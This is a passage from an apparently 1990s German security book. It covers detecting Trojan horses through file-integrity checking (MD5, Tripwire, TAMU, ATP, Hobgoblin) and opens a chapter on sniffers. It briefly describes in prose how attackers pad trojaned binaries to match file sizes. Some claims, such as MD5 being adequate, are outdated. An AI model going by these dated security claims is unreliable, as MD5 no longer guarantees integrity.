Ein anderer Grund für die Schwierigkeiten im Entdecken von Trojanern liegt darin, daß sie ihre Anwesenheit nicht ankündigen. Sie führen einfach ruhig und effektiv ihre entsprechenden Aufgaben aus. Noch schlimmer, die meisten gut gemachten Trojaner kommen in Form von bekannten Utilities, deren Ablauf Sie auf einem System erwarten würden. Daher können Sie ein Trojanisches Pferd nicht durch eine Auflistung der aktuell laufenden Prozesse entdecken.

Bevor Sie mit der Suche nach einem Trojaner anfangen, müssen Sie allerdings zunächst einen Grund dafür haben, daß Sie einen Trojaner in Ihrem System vermuten. Die meisten Leute haben dies nicht, und selbst wenn es so wäre, wüßten sie nicht, wo sie mit ihrer Suche beginnen sollten.

Es hängt viel von der Erfahrung eines Benutzers ab. Benutzer, die nicht viel über ihr Betriebssystem wissen, werden wohl kaum tief in Verzeichnisstrukturen tauchen, um verdächtige Dateien zu suchen. Selbst erfahrene Programmierer haben möglicherweise Schwierigkeiten, ein Trojanisches Pferd zu identifizieren, auch wenn ihnen der Code für Untersuchungszwecke zur Verfügung steht. (Dies gilt insbesondere dann, wenn der Trojaner in einer Sprache geschrieben ist, von der der Programmierer nur sehr wenig versteht. Es klingt unglaublich, aber ich kenne BASIC-Programmierer, die Schwierigkeiten haben, einen Perl- Code zu lesen.)

12.5 Wie hoch ist das Risiko, das Trojanische Pferde darstellen?

Trojaner stellen ein hohes Risiko dar, hauptsächlich aus Gründen, die schon angesprochen wurden:

- Trojaner sind schwer zu entdecken.
- In den meisten Fällen werden Trojaner in Binärdateien gefunden, die zum größten Teil für den Menschen nicht lesbar sind.

Trojanische Pferde können sogar zu einem Zusammenbruch des gesamten Systems führen. Ein Trojaner kann sich bereits seit Wochen oder gar Monaten im System befinden, bevor er entdeckt wird. Innerhalb dieses Zeitraums könnte ein Cracker mit Root-Privilegien ein gesamtes System nach seinem Bedarf verändern. Und auch wenn ein Trojanisches Pferd entdeckt wird, existieren möglicherweise viele versteckte Sicherheitslöcher.

12.6 Wie kann ich ein Trojanisches Pferd aufspüren?

Trojanische Pferde aufzudecken ist leicht, vorausgesetzt, Sie haben immer nur die besten Sicherheitspraktiken angewendet. Ist das nicht der Fall, ist das Aufspüren eines Trojaners eine schwierige Aufgabe.

Die meisten Aufdeckungsmethoden basieren auf einem Prinzip, das »Objektvergleich« genannt wird. Objekte sind in dem Fall Dateien oder Verzeichnisse. Diese Objekte werden jeweils mit sich selbst zu einem früheren oder späteren Zeitpunkt verglichen.

Nehmen Sie beipielsweise ein Backup-Band und vergleichen Sie die Datei PS, wie sie im November 1995 aussah, mit der Datei PS, die sich jetzt auf Ihrer Festplatte befindet. Wenn die zwei sich unterscheiden, und PS nicht aktualisiert, ersetzt oder korrigiert wurde, stimmt etwas nicht. Diese Technik sollte auf alle Systemdateien angewandt werden, die als Basisteile des Betriebssystem installiert sind.

Objektvergleich ist eine einfache Methode zur Überprüfung der Dateiintegrität, die auf entdeckten

Änderungen der Zustandsinformationen einer Datei basiert. Andere Überprüfungsmöglichkeiten rangieren von ganz einfachen bis hin zu raffinierten Methoden. Zum Beispiel können Sie die Integrität einer Datei mit Hilfe der folgenden Angaben überprüfen:

- dem Datum der letzten Modifikation
- dem Datum, zu dem die Datei entstanden ist
- der Dateigröße

Alle drei Methoden sind leider ungenügend. Lassen Sie mich kurz erklären, warum.

Jedesmal, wenn eine Datei geändert wird, ändern sich ihre Werte. Beispielsweise wird jedesmal, wenn die Datei geöffnet, verändert und gespeichert wird, ein neues Datum für die letzte Modifikation vergeben. Diese Datumsangabe kann jedoch leicht manipuliert werden. Man braucht nur die globale Zeiteinstellung ändern, die gewünschten Änderungen an der Datei vornehmen, sie speichern und schon ist die Datumsangabe manipuliert. Aus diesem Grund ist die Datumsangabe der unzuverlässigste Weg, um Objekte zu vergleichen. Das Datum der letzten Modifikation ist völlig nichtssagend, wenn die Datei unverändert war (wenn sie z.B. nur kopiert oder gemailt wurde).

Ein anderer Weg, die Integrität einer Datei zu überprüfen, ist die Untersuchung ihrer Größe. Diese Methode ist jedoch ebenfalls sehr unzuverlässig, da auch dieser Wert auf sehr einfache Art und Weise manipuliert werden kann. Es ist relativ einfach, mit einer Dateigröße von, sagen wir, 1.024 Kbyte zu starten und nach Änderung der Datei mit der gleichen Größe zu enden.

Der Prozeß ist allerdings komplexer, wenn eine binäre Datei verändert wird. Binären Dateien werden in der Regel spezielle Funktionsbibliotheken beigefügt, ohne die das Programm nicht funktionieren würde. Daher müssen Sie die unentbehrlichen Funktionen des Programms beibehalten und trotzdem Raum für Ihren eigenen Trojanischen Code finden.

Das meistverbreitete Szenario ist das Angreifen über eine bekannte Datei. Die Datei ist in der Distribution Ihres Betriebssystems enthalten, die Sie von Ihrem Hersteller bekommen (wie beipielsweise die Datei `csh` in Unix oder die Datei `command.com` in DOS). Diese Dateien werden bei Erstinstallation auf Ihre Festplatte geschrieben und sie beinhalten eine Datums- und Zeitangabe und haben eine bestimmte Größe. Eine Differenz in den Zeit-, Datums- oder Größenangaben gegenüber den ursprünglichen Werten würde sofort Verdacht errregen.

Böswillige Programmierer wissen das. Ihre Aufgabe besteht deshalb darin, den Source-Code sorgfältig nach Dingen zu untersuchen, die ausgelassen werden können (sie löschen möglicherweise Kommentare oder andere nicht so wichtige Elemente der Datei). Dann wird der unautorisierte Code integriert und die Datei neu kompiliert. Der Cracker überprüft die Dateigröße. Wenn sie zu klein oder zu groß ist, beginnt der Cracker den Prozeß erneut, bis er eine kompilierte Datei hat, die der ursprünglichen Dateigröße so nah wie möglich ist.

Hinweis:

Wenn die Datei noch nicht verteilt wurde, braucht sich der Angreifer über dieses Problem keine Sorgen zu machen, weil noch niemand die Datei oder ihre Größe gesehen hat. Vielleicht würde nur der Originalautor wissen, daß etwas nicht stimmt. Wenn dieser Originalautor sich nicht um Sicherheit kümmert, würde vielleicht nicht einmal er etwas merken. Wenn Sie Programmierer sind, denken Sie doch einmal an die letzte Datei, die Sie kompiliert haben. Wissen Sie noch, wie groß sie war?

Noch einmal zur Wiederholung: Datum, Datum des letzten Zugangs, Zeit und Größe sind alles Angaben ohne wirkliche Bedeutung. Keine dieser Angaben ist geeignet, die Integrität einer Datei sicherzustellen. Daher hat das Erstellen einer umfassenden Datenbank über alle Dateien und ihre entsprechenden Werte (Zeit, Größe, Datum oder Änderungen) nur sehr limitierten Wert:

> *Eine Checkliste ist eines der Formulare dieser Datenbank für ein Unix-System. Die Dateiinhalte selbst werden normalerweise nicht gespeichert, da dies zuviel Festplattenspeicher in Anspruch nehmen würde. Statt dessen würde eine Checkliste eine Reihe von Werten enthalten, die aus der ursprünglichen Datei generiert werden - darunter in der Regel die Länge, das Datum der letzten Modifizierung und der Besitzer. Die Checkliste wird regelmäßig erneuert und mit den gespeicherten Kopien verglichen, wobei Abweichungen notiert werden. Jedoch können die Inhalte der Unix- Dateien verändert werden, ohne daß sich diese Werte gegenüber denen der gespeicherten Dateien verändern. Insbesondere könnte ein Benutzer, der Root-Zugang hat, die Originalfestplatte so modifizieren, daß sie die gespeicherten Dateien ändert, ohne dies in der Checkliste anzuzeigen.*[1]

Es gibt andere Indizierungen. Zum Beispiel könnten Sie die Basis-Prüfsummen benutzen. Obwohl Prüfsummen zuverlässiger sind als Zeit, Datum oder Datum der letzten Modifizierung, können auch sie geändert werden. Spezialisten schlagen vor, daß Sie bei Verwendung eines Basisprüfsummensystems Ihre Prüfsummenliste auf einem separaten Server oder gar einem separaten Medium aufbewahren sollten, das nur durch Root oder andere vertrauenswürdige Benutzer zugänglich ist. Prüfsummen funktionieren gut für die Überprüfung der Integrität einer Datei, die von Punkt A zu Punkt B übertragen wurde, aber das war's auch schon.

Hinweis:

Wenn Sie jemals Dateien mit Kommunikationspaketen wie Qmodem, Telix, Closeup oder MTEZ übertragen haben, wissen Sie, daß diese Programme Prüfsummen- oder CRC(cyclic redundancy checks)-Überprüfungen während der Übertragung durchführen. Dadurch wird die Wahrscheinlichkeit reduziert, daß die Datei während der Übertragung beschädigt wird. Wenn Sie jedoch raffinierten Angriffen gegen die Integrität von Dateien begegnen, ist diese Technik unzureichend. Anleitungen zum Umgehen von Prüfsummensystemen gibt es haufenweise im Internet. Die meisten stehen mit der Entwicklung von Computerviren in Verbindung. (Viele Anti-Viren-Utilities benutzen die Prüfsummen-Analyse zur Aufdeckung von Viren.)

Sie fragen sich wahrscheinlich, ob es überhaupt eine Technik gibt, die hinreichend ist. Ich freue mich, diese Frage bejahen zu können. Es handelt sich hierbei um die Berechnung eines digitalen Fingerabdrucks für jede Datei unter Benutzung verschiedener Algorithmen. Eine Familie von Algorithmen namens *MD series* wird für diesen Zweck eingesetzt. Eine der beliebtesten Implementierungen ist ein System namens *MD5*.

12.6.1 MD5

MD5 gehört zu einer Familie von One-Way-Hash-Funktionen namens *message digest algorithms* . Das MD5-System wird im *RFC 1321* definiert:

Der Algorithmus nimmt eine Nachricht von willkürlicher Länge als Eingabe und erzeugt einen 128-Bit-»Fingerabdruck« oder »message digest« der Eingabe als Ausgabe. Es wird gemutmaßt, daß es rechnerisch unmöglich ist, zwei Nachrichten zu erzeugen, die den gleichen Fingerabdruck haben, bzw. eine Nachricht zu erzeugen, die einen vorher bestimmten Ziel-Fingerabdruck hat. Der MD5-Algorithmus ist für Digitale-Signatur-Applikationen bestimmt, wenn eine große Datei in einer sicheren Weise »komprimiert« werden muß, bevor sie mit einem privaten (geheimen) Schlüssel in einem Public-Key-Verschlüsselungssystem wie RSA verschlüsselt wird.

Wegweiser:

RFC 1321 finden Sie unter http://info.internet.isi.edu:80/in-notes/ rfc/files/1321.txt.

Wenn Sie eine Datei durch MD5 laufen lassen, entsteht der Fingerabdruck als ein 32stelliger Wert, der so aussieht:

```
2d50b2bffb537cc4e637dd1f07a187f4
```

Viele Sites, die Unix-Software vertreiben, benutzen MD5, um digitale Fingerabdrücke für ihre Distributionen zu erzeugen. Während Sie durch Ihre Verzeichnisse blättern, können Sie sich den Original-Fingerabdruck jeder Datei genau ansehen. Eine typische Verzeichnisauflistung würde wie folgt aussehen:

```
MD5 (wn-1.17.8.tar.gz) = 2f52aadd1defeda5bad91da8efc0f980
MD5 (wn-1.17.7.tar.gz) = b92916d83f377b143360f068df6d8116
MD5 (wn-1.17.6.tar.gz) = 18d02b9f24a49dee239a78ecfaf9c6fa
MD5 (wn-1.17.5.tar.gz) = 0cf8f8d0145bb7678abcc518f0cb39e9
MD5 (wn-1.17.4.tar.gz) = 4afe7c522ebe0377269da0c7f26ef6b8
MD5 (wn-1.17.3.tar.gz) = aaf3c2b1c4eaa3ebb37e8227e3327856
MD5 (wn-1.17.2.tar.gz) = 9b29eaa366d4f4dc6de6489e1e844fb9
MD5 (wn-1.17.1.tar.gz) = 91759da54792f1cab743a034542107d0
MD5 (wn-1.17.0.tar.gz) = 32f6eb7f69b4bdc64a163bf744923b41
```

Wenn Sie eine Datei von solch einem Server herunterladen und feststellen, daß der digitale Fingerabdruck anders ist, gibt es eine 99,9999prozentige Chance, daß etwas nicht stimmt.

MD5 ist ein populärer Algorithmus und wurde in viele Applikationen eingefügt. Einige extreme Sicherheitsprogramme benutzen MD4- und MD5-Algorithmen. Eines dieser Programme ist S/Key von den Bell Laboratories. S/Key generiert Einmal-Paßwörter und wird für Remote Logins benutzt. S/Key bietet fortgeschrittene Sicherheit für entfernte Arbeitssitzungen (wie Telnet oder Rlogin-Verbindungen). Die Vorteile von MD5 werden im *»S/Key Overview«* (Autor unbekannt) beschrieben:

S/Key benutzt entweder MD4 oder MD5 (One-Way-Hashing-Algorithmen, entwickelt von Ron Rivest), um ein Einmal-Paßwort-Schema zu implementieren. In diesem System werden Paßwörter in Klartext über das Netzwerk verschickt, aber nachdem ein Paßwort benutzt wurde, ist es für einen Angreifer nicht mehr nützlich. Der größte Vorteil von S/Key ist, daß es ohne Modifizierung von Client-Software und nur unbedeutender Unbequemlichkeit für die Benutzer gegen Angreifer schützt.

Wegweiser:

Lesen Sie den S/Key Overview unter http://medg.lcs.mit.edu/people/ wwinston/skey-overview.html.

Ob mit oder ohne MD5, Objektvergleich ist ein komplexer Prozeß. Es ist richtig, daß Sie auf einer einzelnen Workstation mit wenigen Ressourcen jede Datei und jedes Verzeichnis per Hand vergleichen könnten. In größeren vernetzten Umgebungen ist dies jedoch schlicht unmöglich. Verschiedene Utilities wurden bereits entwickelt, um Objektvergleich durchzuführen. Das meistgelobte ist ein Produkt, das passenderweise *Tripwire* genannt wird.

12.6.2 Tripwire

Tripwire (geschrieben im Jahr 1992) ist ein umfassendes Dateiintegritäts-Tool. Tripwire ist gut durchdacht, einfach zu verstehen und kann ohne große Schwierigkeiten implementiert werden.

Das System liest Ihre Umgebung von einer Konfigurationsdatei. Diese Datei enthält alle Dateimasken (die Arten der Dateien, die Sie überwachen wollen). Das System kann sehr genau sein. Zum Beispiel können Sie spezifizieren, welche Änderungen an Dateien einer bestimmten Klasse vorgenommen werden können, ohne daß Tripwire die Änderungen angibt (oder, für umfassendere Überwachungen, können Sie ein Verzeichnis als Ziel des Überwachungsprozesses festlegen). Die ursprünglichen Werte (digitale Fingerabdrücke) dieser Dateien werden in einer Datenbankdatei aufbewahrt. Auf diese Datenbankdatei (einfaches ASCII) wird immer dann zugegriffen, wenn eine Signatur kalkuliert werden muß. In der Distribution sind folgende Hash-Funktionen enthalten:

- **CRC32.** Diese Hash-Methode wird *cyclical redundancy checking* (zyklische Redundanzprüfung) genannt. CRC wird dazu benutzt, die Integrität von Dateien zu prüfen, die digital übertragen werden. Am Anfang der Übertragung wird eine Datei in kleine Teile von vorherbestimmter Größe geteilt. Für jedes dieser Teile wird vor dem Senden ein kryptographischer Wert generiert. Wenn der jeweilige Teil sein Ziel erreicht, berechnet der Empfängerrechner den kryptographischen Wert noch einmal. Wenn die zwei Werte gleich sind, wurde die Datei ohne Fehler übertragen. Wenn sich die zwei Werte unterscheiden, werden die Daten wieder zurückgeschickt. CRC32 ist eine extreme 32-Bit-Implementierung von CRC und wird oft für das Überprüfen von Dateiintegrität benutzt. Mehr über CRC32 (und andere Algorithmen) erfahren Sie unter http://info.internet.isi.edu/in-notes/rfc/files/rfc1510.txt .
- **MD2.** MD2 ist in der MD5-Familie der *message digest algorithms*. Es ist sehr stark. Zum Beispiel wurde in seiner Spezifikation angegeben, daß »die Möglichkeit, zwei Nachrichten mit dem gleichen Fingerabdruck zu generieren, in einer Größenordnung von 264 Arbeitsschritten liegt und daß die Möglichkeit, eine Nachricht mit einem bekannten Fingerabdruck zu generieren, in der Größenordnung von 2128 Arbeitsschritten. Sie können mehr über MD2 erfahren unter http://info.internet.isi.edu/in-notes/rfc/files/rfc1319.txt .
- **MD4.** Für Dokumentation über MD4 - das in die Public Domain plaziert wurde - gehen Sie zu http://info.internet.isi.edu/in-notes/rfc/files/rfc1320.txt.
- **MD5.** MD5 ist ein langsamerer, aber sichererer Algorithmus als MD4 und stellt daher eine Verbesserung dar. Um mehr über die Entwicklung und den Zweck von MD5 zu erfahren, gehen Sie zu http://info.internet.isi.edu/in-notes/rfc/files/rfc1321.txt.
- **SHA (der NIST Secure Hash Algorithm).** SHA ist außergewöhnlich stark und wurde in Umgebungen der Verteidigungsbehörden benutzt. Zum Beispiel verlangt das

Verteidigungsministerium (DoD), daß alle von ihm verwalteten Systeme sich an die Richtlinien *der Multilevel Information System Security Initiative (MISSI)* halten und nur Produkte verwenden, die von derselben freigegeben worden sind. SHA wird in einem der von der MISSI freigegebenen Produkte verwendet, der *Fortezza Card*, einer PCMCIA-Karte, die eine zusätzliche Sicherheitsschicht für E-Mail zur Verfügung stellt, die von DoD-Laptops verschickt wird. (SHA ist auch in das *Secure Data Network System Message Security Protocol* integriert, ein Protokoll, das dazu entwickelt wurde, Sicherheit für die *X.400*-Nachrichtenbearbeitungsumgebung zu bieten.) Um mehr über SHA zu erfahren, holen Sie sich die *Federal Information Processing Standards Publication 180-1* unter http:// www.itl.nist.gov/div897/pubs/fip180-1.htm.

- **Snefru (Xerox Secure Hash Function).** Snefru kann entweder 128-Bit- oder 256-Bit-Fingerabdrücke generieren. Snefru wurde von Xerox entwickelt und ist extrem stark. Derzeit ist es als Version 2.4 verfügbar. Sie finden Snefru (und die dazugehörende Dokumentation) unter ftp://ftp.parc.xerox.com/pub/hash/hash2.5a/.

Tripwire benutzt standardmäßig sowohl MD5 als auch Snefru, um digitale Fingerabdrücke für Dateien zu generieren. (Sie können jede dieser Hash-Funktionen auf jede einzelne Datei, einen Teil von Dateien oder alle Dateien anwenden.) Jeder Datei-Fingerabdruck ist absolut einzigartig. Es gibt wenig oder keine Chance, daß zwei Dateien den gleichen digitalen Fingerabdruck haben. Die Autoren erklären:

> *Es wurde ein Versuch gemacht, eine doppelte Snefru[16]-Signatur für das /bin/login-Programm mit Hilfe von 130 Sun-Workstations zu finden. Über einen Zeitraum von einigen Wochen wurden 17 Millionen Signaturen generiert und mit 10.000 gespeicherten Signaturen verglichen, der maximalen Anzahl von Signaturen, die in den Speicher passen, ohne bei jeder erneuten Suche Speicherseitenfehler hervorzurufen. Etwa 224 Signaturen wurden überprüft, ohne Übereinstimmungen zu finden, und etwa 1015 Signaturen blieben unüberprüft.*

Idealerweise sollten Sie ein Tool wie Tripwire gleich nach einer Erstinstallation einsetzen. Dies gibt Ihnen 100prozentige Dateiintegrität als einen Anfangsbezugspunkt. Nachdem Sie die komplette Datenbank für Ihr Dateisystem generiert haben, können Sie andere Benutzer einführen (die Ihr System sofort mit Müll füllen werden, der auch verifiziert werden muß). Tripwire ist extrem gut geplant. Hier sind einige der interessanteren Funktionen:

- Tripwire kann seine Aufgaben über Netzwerk-Verbindungen durchführen. Daher können Sie eine Datenbank mit digitalen Fingerabdrücken für ein gesamtes Netzwerk bei der Installierung generieren.
- Tripwire ist in C geschrieben, und an Portierung wurde gedacht. Es kann für die meisten Dialekte ohne Änderung kompiliert werden.
- Tripwire kommt mit einer Makro-Bearbeitungssprache, so daß Sie bestimmte Aufgaben automatisieren können.

Tripwire ist ein hervorragendes Tool, aber es gibt einige erwähnenswerte Punkte in Hinsicht auf Sicherheit. Einer dieser Punkte betrifft die Wertedatenbank, die generiert wird und erhalten bleibt. Im wesentlichen geht es um die gleichen Punkte, die ich vorher schon angesprochen habe: Ein Cracker kann Datenbanken verändern. Es ist daher empfehlenswert, daß Sie einige Maßnahmen ergreifen, um diese Datenbank zu schützen. Den Autoren des Tools waren dies von Anfang an klar:

Die Datenbank, die von dem Integritätsprüfer benutzt wird, sollte vor unautorisierten Modifikationen geschützt werden; ein Eindringling, der die Datenbank ändern kann, kann das gesamte Überprüfungssystem für die Integrität von Dateien untergraben.

Wegweiser:

Bevor Sie Tripwire einsetzen, lesen Sie »The Design and Implementation of Tripwire: A File System Integrity Checker« von Gene H. Kim und Eugene H. Spafford. Sie finden diesen Bericht unter ftp://ftp.cs.purdue.edu/pub/ spaf/security/Tripwire.PS.Z.

Eine Methode zum Schutz der Datenbank ist extrem sicher: Speichern Sie die Datenbank auf einem schreibgeschützten Medium. Dies beseitigt fast jede Möglichkeit der Manipulation. Tatsächlich wird diese Technik zu einem starken Trend im Gebiet Sicherheit. In einer kürzlich stattgefundenen Sicherheitsberatung stellte ich überrascht fest, daß die Kunden (die ja gerade erst etwas über Sicherheit lernen sollten) sehr viel Interesse für schreibgeschützte Medien für ihre Web-basierten Datenbänke zeigten. Diese Datenbänke enthielten sensible Informationen, die im Fall einer Modifizierung ein Gefahrenpotential für die Sicherheit anderer Systeme darstellen könnten.

Kim und Spafford (die Autoren von Tripwire) empfehlen ebenfalls, die Datenbank auf diese Weise zu sichern, obwohl sie zugestehen, daß dies einige praktische Probleme in bezug auf die Prozedur hervorrufen könnte. Es hängt viel davon ab, wie oft die Datenbank aktualisiert wird, wie groß sie ist usw. Wenn Sie Tripwire auf einer großangelegten Basis implementieren (und in seiner Maximal-Applikation), könnte die Einrichtung einer schreibgeschützten Datenbank eine sehr gute Idee sein. Dies hängt wiederum vom Risikoniveau und der Notwendigkeit für erhöhte oder optimale Sicherheitsmaßnahmen ab.

Wegweiser:

Sie finden Tripwire (und eine Dokumentation über seine Nutzung und seine Entwicklung) unter ftp://coast.cs.purdue.edu/pub/tools/unix/Tripwire/.

12.6.3 TAMU

Die TAMU-Programmfamilie (von der Texas A&M University) ist eine Sammlung von Tools, die die Sicherheit eines Unix-Rechners erheblich verbessern. Diese Tools wurden als Antwort auf ein sehr reales Problem entwickelt. Wie in der Zusammenfassung, die der Distribution beigelegt ist, erklärt wird:

Unix-Rechner der Texas A&M University wurden kürzlich von einer Gruppe von Internet-Crackern weitreichend angegriffen. Dieser Bericht gibt Ihnen einen Überblick über das Problem und unsere Antworten, darunter die Entwicklung von Richtlinien, Prozeduren und Tools für den Schutz der Universitätsrechner. Die entwickelten Tools umfassen »drawbridge«, eine fortschrittliche Internet-Filter-Bridge, »tiger scripts«, extrem mächtige aber einfach zu bedienende Programme für das Schützen individueller Hosts, und »xvefc« (Xview Etherfind Client), ein mächtiges Überwachungstool für verteilte Netzwerke.

Die TAMU-Distribution beinhaltet ein Paket von *tiger scripts*, die die Basis der digitalen Fingerabdruckauthentifizierung der Distribution bilden. Wie in der Zusammenfassung erklärt wird:

> *Der durchgeführte Überprüfungsvorgang deckt eine ganze Reihe von Dingen ab, darunter Dinge, die in CERT-Mitteilungen identifiziert wurden, und Dinge, die uns während der kürzlich stattgefundenen Angriffe aufgefallen sind. Die Skripte benutzen Xerox's Kryptographie-Prüfsummenprogramme, um sowohl modifizierte System- Binärdateien (mögliche Hintertüren/Trojaner) zu überprüfen, als auch zu prüfen, ob die erforderlichen sicherheitsrelevanten Patches vorhanden sind.*

Die TAMU-Distribution ist umfassend. Sie können TAMU benutzen, um mehrere Sicherheitsprobleme zu lösen, unter anderem eben auch das Suchen nach Trojanern. TAMU beinhaltet ein Netzwerk-Überwachungstool und einen Paketfilter.

Wegweiser:

Die TAMU-Distribution finden Sie unter ftp://coast.cs.purdue.edu/pub/ tools/unix/TAMU/.

12.6.4 ATP (Anti-Tampering Program)

ATP ist unbekannter als Tripwire oder die TAMU-Distribution, funktioniert aber so ähnlich wie Tripwire. Wie David Vincenzetti von der Universität Mailand, Italien, in *ATP - Anti- Tampering Program* erklärt:

> *ATP »macht eine Momentaufnahme« des Systems unter der Annahme, daß Sie sich in einer vertrauenswürdigen Konfiguration befinden, und führt einige Prüfungen durch, um mögliche Veränderungen an Dateien zu überwachen.*

Wegweiser:

Sie finden ATP - Anti-Tampering Program unter http://www.cryptonet.it/ docs/atp.html.

ATP etabliert eine Datenbank mit Werten für jede Datei. Einer dieser Werte (die Signatur) besteht aus zwei Prüfsummen. Die erste ist eine CRC32-Prüfsumme, die zweite eine MD5- Prüfsumme. Sie fragen sich vielleicht, warum das so ist, insbesondere da Sie wissen, daß CRC-Prüfsummen nicht ganz sicher oder zuverlässig sind. Aufgrund der Geschwindigkeit wird die CRC32-Prüfsumme benutzt für Überprüfungen, die regelmäßig (vielleicht täglich) durchgeführt werden. MD5, das umfangreicher ist (und deshalb mehr Ressourcen und Zeit braucht), ist für geplante, periodische Überprüfungen (vielleicht einmal wöchentlich) vorgesehen.

Die Datenbank wird unter Benutzung von DES verschlüsselt. ATP bietet eine flexible (aber recht sichere) Methode für die Überwachung Ihres Netzwerks und für das Aufdecken eventuell vorhandener Trojaner.

Wegweiser:

Sie finden die ATP Distribution und Dokumentation unter ftp://security.dsi.unimi.it/pub/security .

12.6.5 Hobgoblin

Hobgoblin ist eine interessante Implementierung einer Datei- und Systemintegrität-Überprüfungsmethode. Die Autoren des Definitionspapiers (Farmer und Spafford an der Purdue University) geben an, daß das Programm schneller und leichter konfigurierbar ist als COPS und generell detailliertere Informationen sammelt. Was Hobgoblin besonders interessant macht, ist, daß es sowohl eine Sprache als auch ein Interpreter ist. Die Programmierer haben ihre eigenen einzigartigen Deskriptoren und strukturellen Konventionen zur Verfügung gestellt.

Das Paket scheint leicht zu benutzen, aber es gibt einige Fallen. Obwohl Globbing-Konventionen (sowohl von `csh` als auch von `sh/bash`) zugelassen sind, benutzt der Hobgoblin-Interpreter bekannte und oftbenutzte Metacharaktäre, die eine besondere Bedeutung haben. Wenn Sie dieses mächtige Tool also in der Praxis anwenden wollen, sollten Sie einige Stunden einplanen, um sich mit diesen Konventionen vertraut zu machen.

Insgesamt ist Hobgoblin ein extrem mächtiges Tool für die Überwachung von Dateisystemen. Allerdings wurde das Programm speziell für Systeme an der University of Rochester geschrieben, und obwohl es erfolgreich auf einer ganzen Reihe von Betriebssystemen kompiliert wurde, kann es Unterschiede in der Performance geben - vor allem wenn Sie keinen Sun3, Sun4 oder VAX mit Ultrix benutzen. Außerdem wurde bemängelt, daß Hobgoblin einige Elemente fehlen, die in anderen Tools zur Überwachung von Systemintegrität enthalten sind, obwohl ich denke, daß entsprechende Tools (und ihre Funktionen) in Hobgoblin integriert werden können.

Wegweiser:

Hobgoblin und seinen Source-Code finden Sie unter http://ftp.su.se/pub/security/tools/admin/hobgoblin/hobgoblin.shar.gz.

12.6.6 Auf anderen Plattformen

Es gibt Dateiintegrität-Monitoringtools auch für Windows, aber sie sind nicht so mächtig und zuverlässig wie die für andere Plattformen (sie sind auch nicht ausdrücklich für das Überprüfen mehrerer Rechner und Dateisysteme in Netzwerken entwickelt). Die meisten dieser Tools benutzen Prüfsummen als Überprüfungsbasis und sind daher nicht so umfassend wie die Tools, die MD5 benutzen. Die meisten sind zur Benutzung als Virenscanner gedacht. Das ist unglücklich, weil ein Trojaner ebenso leicht für die Microsoft-Plattform geschrieben werden kann wie für jede andere Plattform. Gerade jetzt, da Windows NT als Plattform für Internet-Server benutzt wird, wird es zu einer Hauptzielscheibe für Trojanische Pferde werden.

12.7 Informationsquellen

In diesem Abschnitt finden Sie eine Liste von Informationsquellen zum Thema Objektvergleichstechniken. Ich empfehle jedem Systemadministrator, sich zumindest ein Basiswissen über diese Techniken zuzulegen (und vielleicht sogar die Prozeduren zu implementieren, die darin detailliert dargestellt werden).

»MDx-MAC and Building Fast MACs from Hash Functions«

Bart Preneel und Paul C. van Oorschot. Crypto 95.

ftp://ftp.esat.kuleuven.ac.be/pub/COSIC/preneel/mdxmac_crypto95.ps

»Message Authentication with One-Way Hash Functions«

Gene Tsudik. 1992. IEEE Infocom 1992.

http://www.zurich.ibm.com/Technology/Security/publications/1992/t92.ps.Z

»RFC 1446 - 1.5.1. Message Digest Algorithm«

http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1446.txt

»Answers to Frequently Asked Questions About Today's Cryptography«

Paul Fahn. RSA Laboratories. 1993 RSA Laboratories, eine Abteilung von RSA Data Security.

http://kepler.poly.edu/~jmarca01/cryptography/rsafaq1.html

»The Checksum Home Page«

Macintosh Checksum.

http://www.cerfnet.com/~gpw/Checksum.html

»RFC 1510 - 6. Encryption and Checksum Specifications«

Connected: An Internet Encyclopedia.

http://www.freesoft.org/Connected/RFC/1510/69.html

»RFC 1510 - 6.4.5. RSA MD5 Cryptographic Checksum Using DES (rsa-md5des)«

http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1510.txt

»A Digital Signature Based on a Conventional Encryption Function«

Ralph C. Merkle. Crypto 87, LNCS, pp. 369-378, SV, August 1987.

»An Efficient Identification Scheme Based on Permuted Kernels«

Adi Shamir. Crypto 89, LNCS, pp. 606-609, SV, August 1989.

»An Introduction to Digest Algorithms«

Proceedings of the Digital Equipment Computer Users Society, Australien, Ross N. Williams. September 1994.

ftp://ftp.rocksoft.com/clients/rocksoft/papers/digest10.ps

»Data Integrity with Veracity«

Ross N. Williams.

ftp://ftp.rocksoft.com/clients/rocksoft/papers/vercty10.ps

»Trusted Distribution of Software over the Internet«

Aviel D. Rubin. (Bellcore's Trusted Software Integrity (Betsi) System). 1994.

ftp://ftp.cert.dfn.de/pub/docs/betsi/Betsi.ps

»International Conference on the Theory and Applications of Cryptology«

1994 Wollongong, N.S.W. Advances in Cryptology, ASIACRYPT 28. November - 1. December 1994. (Protokolle) Berlin & New York. Springer, 1995.

Managing Data Protection (Second Edition)

Dr. Chris Pounder und Freddy Kosten, Butterworth-Heineman Limited, 1992.

»Some Technical Notes on S/Key, PGP«

Adam Shostack.

http://www.homeport.org/~adam/skey-tech-2.html

»Description of a New Variable-Length Key, 64-Bit Block Cipher« (Blowfish)

Bruce Schneier. Counterpane Systems.

http://www.program.com/source/crypto/blowfish.txt

12.8 Zusammenfassung

Trojanische Pferde sind ein bedeutendes Sicherheitsrisiko für jedes Netzwerk. Da PC- basierte Server sich im Internet immer weiter verbreiten, müssen Entwickler Utilities (zusätzlich zu den schon vorhandenen Anti-Viren-Utilities) entwerfen, die Trojanische Pferde aufdecken können.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

---

1

Gene H. Kim und Eugene H. Spafford, *The Design and Implementation of Tripwire: A File System Integrity Checker*. COAST Laboratory, Department of Computer Science, Purdue University. 23. Februar 1995.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

13

Sniffer

Sniffer sind Geräte oder Programme, die Netzwerk-Datenpakete abfangen. Ihr legitimer Zweck ist die Analyse von Netzwerkverkehr und die Identifizierung von potentiellen Gefahrenbereichen. Nehmen Sie beispielsweise an, daß ein Segment Ihres Netzwerks schlecht funktioniert: die Paketübertragung scheint unglaublich langsam oder Rechner blockieren plötzlich beim Booten des Netzwerks. Sie benutzen einen Sniffer, um die genaue Ursache zu bestimmen.

Sniffer unterscheiden sich erheblich in Funktionalität und Design. Einige analysieren nur ein Protokoll, während andere Hunderte analysieren können. Generell können die meisten modernen Sniffer mindestens eines der folgenden Protokolle analysieren:

